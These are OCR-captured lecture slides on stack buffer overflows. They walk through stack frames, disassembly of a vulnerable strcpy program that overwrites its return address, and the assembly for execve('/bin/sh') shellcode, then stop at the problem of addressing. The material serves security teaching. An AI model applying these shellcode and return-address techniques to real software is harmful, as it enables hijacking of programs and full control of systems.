
# Buffer Overflows

Aggelos Kiayias


# Understanding Buffer Overflows

- Program execution:
  - is broken into functions/procedures.
  - when a procedure is activated its data + other info are placed inside a **frame** and the frame is placed on a stack.
  - Many frames can be placed on the stack.
  - Calling = push, Return = pop.

# Frame Stack


"bottom of stack"
High
Frame
Frame
Frame
Low
ebp
Base Pointer
Active
Stack Pointer
esp
ebp
esp
argument 2
argument 1
return address
previous base pointer
Local Variables
Frame

# Memory Organization



# Runtime

## Example in C:

```
int function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   return(0);
}

int main() {
  return(function(1,2,3));
}
```

Examples from a pentium II
Debian Linux 2.4.27 - GCC 3.3.5

# Runtime, II

```
Dump of assembler code for function main:
0x08048361 <main+0>:    push   %ebp
0x08048362 <main+1>:    mov    %esp,%ebp
0x08048364 <main+3>:    sub    $0x18,%esp
0x08048367 <main+6>:    and    $0xfffffff0,%esp
0x0804836a <main+9>:    mov    $0x0,%eax
0x0804836f <main+14>:   sub    %eax,%esp
0x08048371 <main+16>:   movl   $0x3,0x8(%esp)
0x08048379 <main+24>:   movl   $0x2,0x4(%esp)
0x08048381 <main+32>:   movl   $0x1,(%esp)
0x08048388 <main+39>:   call   0x8048354 <function>
0x0804838d <main+44>:   leave
0x0804838e <main+45>:   ret
0x0804838f <main+46>:   nop
End of assembler dump.
```

procedure prologue

+ Offsets from ESP

push arguments for function call

push EIP = return addr = main+44

# Runtime, III

push previous EBP

reset EBP to ESP

update ESP

```
Dump of assembler code for function function:
0x08048354 <function+0>:     push   %ebp
0x08048355 <function+1>:     mov    %esp,%ebp
0x08048357 <function+3>:     sub    $0x28,%esp
0x0804835a <function+6>:     mov    $0x0,%eax
0x0804835f <function+11>:    leave
0x08048360 <function+12>:    ret
End of assembler dump.
```

“Allocate” memory

```
mov %ebp,%esp
pop %ebp
```

set EIP to return_address

# Let's Smash The Stack!

```
int function(char *input) {
   char mybuffer[8];

   strcpy(mybuffer, input);

   return(0);
}

int main() {
  char buffer[20];
  int i;

  for(i=0;i<20;i++)
     buffer[i]='A';

  return(function(buffer));
}
```

observe

```
aggelos@grub:~/bo$ ./a.out
Segmentation fault
```

0x41414141


# Disassembly of main

| | | | | |
|---|---|---|---|---|
| 0x00001f81 | <main+0>: | push | %ebp | |
| 0x00001f82 | <main+1>: | mov | %esp,%ebp | |
| 0x00001f84 | <main+3>: | sub | $0x38,%esp | |
| 0x00001f87 | <main+6>: | movl | $0x0,-12(%ebp) | for loop |
| 0x00001f8e | <main+13>: | jmp | 0x1f9e <main+29> | starts |
| 0x00001f90 | <main+15>: | mov | -12(%ebp),%eax | body of |
| 0x00001f93 | <main+18>: | movb | $0x41,-32(%ebp,%eax,1) | for loop |
| 0x00001f98 | <main+23>: | lea | -12(%ebp),%eax | increment |
| 0x00001f9b | <main+26>: | addl | $0x1,(%eax) | loop var |
| 0x00001f9e | <main+29>: | cmpl | $0x13,-12(%ebp) | check loop |
| 0x00001fa2 | <main+33>: | jle | 0x1f90 <main+15> | condition |
| 0x00001fa4 | <main+35>: | lea | -32(%ebp),%eax | prepare for |
| 0x00001fa7 | <main+38>: | mov | %eax,(%esp) | function call |
| 0x00001faa | <main+41>: | call | 0x1f62 <function> | |
| 0x00001faf | <main+46>: | leave | | |
| 0x00001fb0 | <main+47>: | ret | | |

# Function `function'

```
Dump of assembler code for function function:
0x00001f62 <function+0>:        push   %ebp
0x00001f63 <function+1>:        mov    %esp,%ebp
0x00001f65 <function+3>:        sub    $0x28,%esp
0x00001f68 <function+6>:        mov    8(%ebp),%eax      input ptr =>
0x00001f6b <function+9>:        mov    %eax,4(%esp)      parameter 1
0x00001f6f <function+13>:       lea    -16(%ebp),%eax    mybuffer ptr =>
0x00001f72 <function+16>:       mov    %eax,(%esp)       parameter 2
0x00001f75 <function+19>:       call   0x301b <dyld_stub_strcpy>
0x00001f7a <function+24>:       mov    $0x0,%eax
0x00001f7f <function+29>:       leave
0x00001f80 <function+30>:       ret
```

# stack viewpoint




`strcpy(mybuffer, input);`

Overwrites everything with 0x41

# Stack Area

argument of function

8 bytes allocated for mybuffer

return address for function

**stack top**

| | | | | |
|---|---|---|---|---|
| 0xbffff990: | 0xbffffaa0 | 0xbffffa48 | 0xbffff9e8 | 0x90000d6d |
| 0xbffff9a0: | 0x8fe06dc2 | 0x00000000 | 0xbffff9e8 | **0x00001faf** |
| 0xbffff9b0: | **0xbffff9c8** | 0x6d5f646c | 0x745f646f | 0x00000000 |
| 0xbffff9c0: | 0x00000001 | 0x8fe06dc2 | 0x41414141 | 0x41414141 |
| 0xbffff9d0: | 0x41414141 | 0x41414141 | 0x41414141 | 0x00000014 |
| 0xbffff9e0: | 0xbffffaa0 | 0xbffffa48 | 0xbffffa28 | **0x00001f46** |
| 0xbffff9f0: | 0x00000001 | 0xbffffa48 | 0xbffffa50 | 0xbffffaa0 |
| 0xbffffa00: | 0x00000000 | 0x00000000 | 0x8fe06e0a | 0x8fe06dc2 |

return address for main

string length and NULL terminator

# The Stack Smashed

return address
for function
is destroyed

| | | | | |
|---|---|---|---|---|
| 0xbffff990: | 0xbffffaa0 | 0xbffffa48 | **0x41414141** | **0x41414141** |
| **0xbffff9a0:** | **0x41414141** | **0x41414141** | **0x41414141** | **0x00000014** |
| 0xbffff9b0: | 0xbffff9c8 | 0x6d5f646c | 0x745f646f | 0x00000000 |
| 0xbffff9c0: | 0x00000001 | 0x8fe06dc2 | 0x41414141 | 0x41414141 |
| 0xbffff9d0: | 0x41414141 | 0x41414141 | 0x41414141 | 0x00000014 |
| 0xbffff9e0: | 0xbffffaa0 | 0xbffffa48 | 0xbffffa28 | 0x00001f46 |
| 0xbffff9f0: | 0x00000001 | 0xbffffa48 | 0xbffffa50 | 0xbffffaa0 |
| 0xbffffa00: | 0x00000000 | 0x00000000 | 0x8fe06e0a | 0x8fe06dc2 |

# Exploitation

```
int function(char *input) {
   char mybuffer[8];

   strcpy(mybuffer, input);

   return(0);
}

int main() {
  char buffer[20];
  int i;

  for(i=0;i<20;i++)
     buffer[i]='A';

  return(function(buffer));
}
```

This code contains a buffer overflow vulnerability

How can we modify the caller procedure to exploit it to our advantage?

# Plan

- Find something that we want to do.
- Try to put into process memory.
- Change the return address to point to what we want to do!

# What to do?

- Spawn a shell! => (gives full control)

```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

environment parameters

filename    command line parameters

# The shell code

Put NULL to +8(esp)

```
Dump of assembler code for function main:
0x08048214 <main+0>:    push   %ebp
0x08048215 <main+1>:    mov    %esp,%ebp
0x08048217 <main+3>:    sub    $0x18,%esp
0x0804821a <main+6>:    and    $0xfffffff0,%esp
0x0804821d <main+9>:    mov    $0x0,%eax
0x08048222 <main+14>:   sub    %eax,%esp
0x08048224 <main+16>:   movl   $0x8095e68,0xfffffff8(%ebp)
0x0804822b <main+23>:   movl   $0x0,0xfffffffc(%ebp)
0x08048232 <main+30>:   movl   $0x0,0x8(%esp)
0x0804823a <main+38>:   lea    0xfffffff8(%ebp),%eax
0x0804823d <main+41>:   mov    %eax,0x4(%esp)
0x08048241 <main+45>:   mov    0xfffffff8(%ebp),%eax
0x08048244 <main+48>:   mov    %eax,(%esp)
0x08048247 <main+51>:   call   0x804df00 <execve>
0x0804824c <main+56>:   leave
0x0804824d <main+57>:   ret
End of assembler dump.
```

procedure prolog

prepare parameters

address of "/bin/sh" goes to -8(ebp)

Null gets written to -4(ebp)

Load -8(ebp) to eax and then move to +4(esp)

call to execve

# Just before the call

1. The word at `(esp)` contains the address of the string "`/bin/sh`". So this is `name[0]` in the function call

```
execve(name[0], name, NULL);
```

2. The word at `+4(esp)` contains the address of the string "`/bin/sh`" followed by a NULL word. This is `name` in the function call above.

3. The word at `+8(esp)` contains a `NULL` word.

# The shell code, II

address of “/bin/sh” ebx

```
0x0804df00 <execve+0>:  push   %ebp
0x0804df01 <execve+1>:  mov    $0x0,%eax
0x0804df06 <execve+6>:  mov    %esp,%ebp
0x0804df08 <execve+8>:  push   %ebx
0x0804df09 <execve+9>:  test   %eax,%eax
0x0804df0b <execve+11>: mov    0x8(%ebp),%ebx
0x0804df0e <execve+14>: je     0x804df15 <execve+21>
0x0804df10 <execve+16>: call   0x0
0x0804df15 <execve+21>: mov    0xc(%ebp),%ecx
0x0804df18 <execve+24>: mov    0x10(%ebp),%edx
0x0804df1b <execve+27>: mov    $0xb,%eax
0x0804df20 <execve+32>: int    $0x80
0x0804df22 <execve+34>: cmp    $0xfffff000,%eax
0x0804df27 <execve+39>: mov    %eax,%ebx
0x0804df29 <execve+41>: ja     0x804df30 <execve+48>
0x0804df2b <execve+43>: mov    %ebx,%eax
0x0804df2d <execve+45>: pop    %ebx
0x0804df2e <execve+46>: pop    %ebp
0x0804df2f <execve+47>: ret
0x0804df30 <execve+48>: neg    %ebx
0x0804df32 <execve+50>: call   0x8048a40 <__errno_location>
0x0804df37 <execve+55>: mov    %ebx,(%eax)
0x0804df39 <execve+57>: mov    $0xffffffff,%ebx
0x0804df3e <execve+62>: jmp    0x804df2b <execve+43>
<snip>
```

address of name[] ecx

code for execve() eax

address of NULL edx

# The exit code

- In a similar way we can find the code for exiting a procedure cleanly: exit(0)

```
mov     $0x0,%ebx
mov     $0x1,%eax
int     $0x80
```

code for exit()

interrupt

system_call

# Attack Plan

- Prepare machine code:
  - Load to some memory location the string "/bin/sh\0".
  - Load EAX, EBX, ECX, EDX registers and make interrupt call for execve
  - Load EAX, EBX and make interrupt call for clean exit.

# Attack Plan

- Pack the machine code together with the string into a character array.
- Put it into the buffer that will be overflowed (Smash the stack)
- Try to make the return address point to your shell code (***that is contained inside the smashed stack***).

# Addressing Difficulties

- Machine code must be bundled together with the string "/bin/sh".
- You need the address of the string in order to write the machine code (assembly instructions).
- *PROBLEM: There is no way to know the address before runtime... [oops!]*

